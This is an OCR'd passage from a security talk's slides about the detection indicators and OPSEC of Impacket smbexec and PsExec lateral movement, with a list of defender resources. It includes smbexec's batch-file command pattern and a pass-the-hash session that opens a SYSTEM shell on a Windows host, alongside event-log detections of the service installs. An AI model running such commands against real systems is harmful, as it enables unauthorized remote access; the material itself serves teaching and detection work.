
```
Path:
%COMSPEC% /Q /c echo systeminfo ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\ffivKsAQ.bat &
%COMSPEC% /Q /c %SYSTEMROOT%\ffivKsAQ.bat &
del %SYSTEMROOT%\ffivKsAQ.bat
```

# Command Line: After


```
Path:
%COMSPEC% /Q /c echo systeminfo ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\ffivKsAQ.bat &
%COMSPEC% /Q /c %SYSTEMROOT%\ffivKsAQ.bat &
del %SYSTEMROOT%\ffivKsAQ.bat
```

```
Path:
%COMSPEC% %COMSPEC% /Q /c %SYSTEMROOT%\ffivKsAQ.bat
```

# Service Manipulation: Before



# Service Manipulation: After



# What about EDR?

```
┌──([redacted])-[~]
└─# impacket-smbexec '[redacted]' -hashes [redacted] -shell-type cmd -service-name [redacted]-debug
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] StringBinding ncacn_np:[redacted][\pipe\svcctl]
[+] Executing %COMSPEC% /Q /c echo cd  ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\DHfbFlOx.bat & %COMSPEC% /Q /c %SYSTEMROOT%\DHfbFlOx.bat & del %SYSTEMROOT%\DHfbFlOx.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\System32>ipconfig
[+] Executing %COMSPEC% /Q /c echo ipconfig ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\CiDASBen.bat & %COMSPEC% /Q /c %SYSTEMROOT%\CiDASBen.bat & del %SYSTEMROOT%\CiDASBen.b

Windows IP Configuration


Wireless LAN adapter [redacted]:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter [redacted]:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter [redacted]:

   Connection-specific DNS Suffix  . : [redacted]
   Link-local IPv6 Address . . . . . :
   IPv4 Address. . . . . . . . . . . :
   Subnet Mask . . . . . . . . . . . :
   Default Gateway . . . . . . . . . :

Ethernet adapter Bluetooth Network Connection 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\System32>whoami
[+] Executing %COMSPEC% /Q /c echo whoami ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\HshORwAu.bat & %COMSPEC% /Q /c %SYSTEMROOT%\HshORwAu.bat & del %SYSTEMROOT%\HshORwAu.bat
nt authority\system

C:\Windows\System32>
```

# Closing Thoughts

- Greater **understanding of how our tools work**
- Limited actions to minimize exposure
  - Followed a general methodology
- **OPSEC considerations discussed today are only the beginning!**
- Good tradecraft requires a lot of testing and experimentation!

# Questions?

**Loopback Discord Link**

Email:
**odie@loopbacklabs.io**

Discord:
**@odie_sec**
**@vhfw**
**@pure_struggle**

Linkedin:
**linkedin.com/in/odonnell-ryan**

# Resources:

- **Sysmon: a viable alternative to EDR?**
  - https://detect.fyi/sysmon-a-viable-alternative-to-edr-44d4fbe5735a
- **Sigma Rules: The Beginners Guide**
  - https://socprime.com/blog/sigma-rules-the-beginners-guide/
- **Red Canary Impacket Threat Detection Repot**
  - https://redcanary.com/threat-detection-report/threats/impacket/
- **JPCERT Detecting Lateral Movement Through Tracking Event Logs**
  - https://www.jpcert.or.jp/english/pub/sr/DetectingLateralMovementThroughTrackingEventLogs_version2.pdf
- **Hunting for Impacket**
  - https://riccardoancarani.github.io/2020-05-10-hunting-for-impacket/
- **SpecterOps: Defenders Guide to Windows Services**
  - https://posts.specterops.io/the-defenders-guide-to-windows-services-67c1711ecba7


# Resources:

- Sysmon: a viable alternative to EDR?
  - https://detect.fyi/sysmon-a-viable-alternative-to-edr-44d4fbe5735a
- Sigma Rules: The Beginners Guide
  - https://socprime.com/blog/sigma-rules-the-beginners-guide/
- Red Canary Impacket Threat Detection Repot
  - https://redcanary.com/threat-detection-report/threats/impacket/
- JPCERT Detecting Lateral Movement Through Tracking Event Logs
  - https://www.jpcert.or.jp/english/pub/sr/DetectingLateralMovementThroughTrackingEventLogs_version2.pdf
- Hunting for Impacket
  - https://riccardoancarani.github.io/2020-05-10-hunting-for-impacket/
- SpecterOps: Defenders Guide to WIndows Services
  - https://posts.specterops.io/the-defenders-guide-to-windows-services-67c1711ecba7

# Bonus: PsExec

- Repeat the process with PsExec
- Do you notice similar indicators?
- What new indicators did you uncover?

## Named Pipes



# Bonus: PsExec

## Service Name/Executable Name

```
2024-07-01 23:18:46.693 +00:00 · File Created · info · EC2AMAZ-LMFD2TO · Sysmon · 11 · 3706 · Path: C:\Windows\tQBIFjlu.exe ¦ Proc: System ¦ PID: 4 ¦ PGUID: FC79009A-8187-6681-EB0
3-000000000000 · CreationUtcTime: 2024-07-01 23:18:46.688 ¦ RuleName: - ¦ User: NT AUTHORITY\SYSTEM ¦ UtcTime: 2024-07-01 23:18:46.688

2024-07-01 23:18:46.719 +00:00 · Svc Installed · info · EC2AMAZ-LMFD2TO · Sys · 7045 · 99602 · Svc: ifCf ¦ Path: %systemroot%\tQBIFjlu.exe ¦ Acct: LocalSystem ¦ StartType: demand
start · ServiceType: user mode service

2024-07-01 23:18:46.719 +00:00 · Rare Service Installations · low · - · - · - · - · - · - · Count: 1 ¦ ServiceName: ifCf · -
```

## Service Type/Service Start Type

```
2024-07-01 23:18:46.731 +00:00 · Metasploit Or Impacket Service Installation Via SMB PsExec · high · EC2AMAZ-LMFD2TO · Sec · 4697 · 215964 · Svc: ifCf ¦ Path: %systemroot%\tQBIFjl
u.exe ¦ User: Administrator ¦ SvcAcct: LocalSystem ¦ SvcType: 0x10 ¦ SvcStartType: 3 ¦ LID: 0x1dd349b · ClientProcessId: 0 ¦ ClientProcessStartKey: 0 ¦ ParentProcessId: 0 ¦ Subjec
tDomainName: EC2AMAZ-LMFD2TO ¦ SubjectUserSid: S-1-5-21-3465794285-1353406219-1907945477-500

2024-07-01 23:18:46.731 +00:00 · Service Installed By Unusual Client - Security · high · EC2AMAZ-LMFD2TO · Sec · 4697 · 215964 · Svc: ifCf ¦ Path: %systemroot%\tQBIFjlu.exe ¦ User
: Administrator ¦ SvcAcct: LocalSystem ¦ SvcType: 0x10 ¦ SvcStartType: 3 ¦ LID: 0x1dd349b · ClientProcessId: 0 ¦ ClientProcessStartKey: 0 ¦ ParentProcessId: 0 ¦ SubjectDomainName:
 EC2AMAZ-LMFD2TO ¦ SubjectUserSid: S-1-5-21-3465794285-1353406219-1907945477-500
```